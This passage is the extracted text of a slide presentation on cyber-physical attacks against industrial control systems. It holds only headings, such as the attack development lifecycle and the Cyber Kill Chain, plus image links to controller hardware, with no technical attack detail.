le_image/medium/0089/22183_en_16f9d_8738_honeywell-process-solutions-rtu2020-process-controller.jpg)




[https://selinc.com/uploadedImages/Web/Videos/Playlists/Playlist\\_RTAC\\_1280x720.png?n=6358475812600](https://selinc.com/uploadedImages/Web/Videos/Playlists/Playlist_RTAC_1280x720.png?n=6358475812600)



[http://www02.abb.com/global/seitp/seitp202.nsf/0/0601d25ed243cfb0c1257d7e0043e50e/\\$file/7184\\_lvl2.jpg](http://www02.abb.com/global/seitp/seitp202.nsf/0/0601d25ed243cfb0c1257d7e0043e50e/$file/7184_lvl2.jpg)



# Physical Process and Control Equipment



**PHYSICAL**

**CYBER**




© 2019




<http://magazine.scientificmalaysian.com/wp-content/uploads/2013/12/Oil-refinery-explosion.png>

# Security vs. Safety






# Hazards and Layers of Safety Protections



# Designing Cyber-Physical Payload

**Evil  
Motivation**



**Cyber-physical  
Payload**



<https://cdn5.vectorstock.com/i/1000x1000/32/14/skull-and-crossbones-with-binary-code-vector-20603214.jpg>



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
# Cyber-Physical Attack Development Lifecycle

- If you know how attackers work, you can figure out how to stop them
- Attack lifecycle is a common method to describe a process of conducting cyber attacks





# Cyber-Physical Attack Development Lifecycle



**How Does This Fit  
into Other Attack  
Frameworks?**







# Lockheed Martin, the Cyber Kill Chain®



You are here



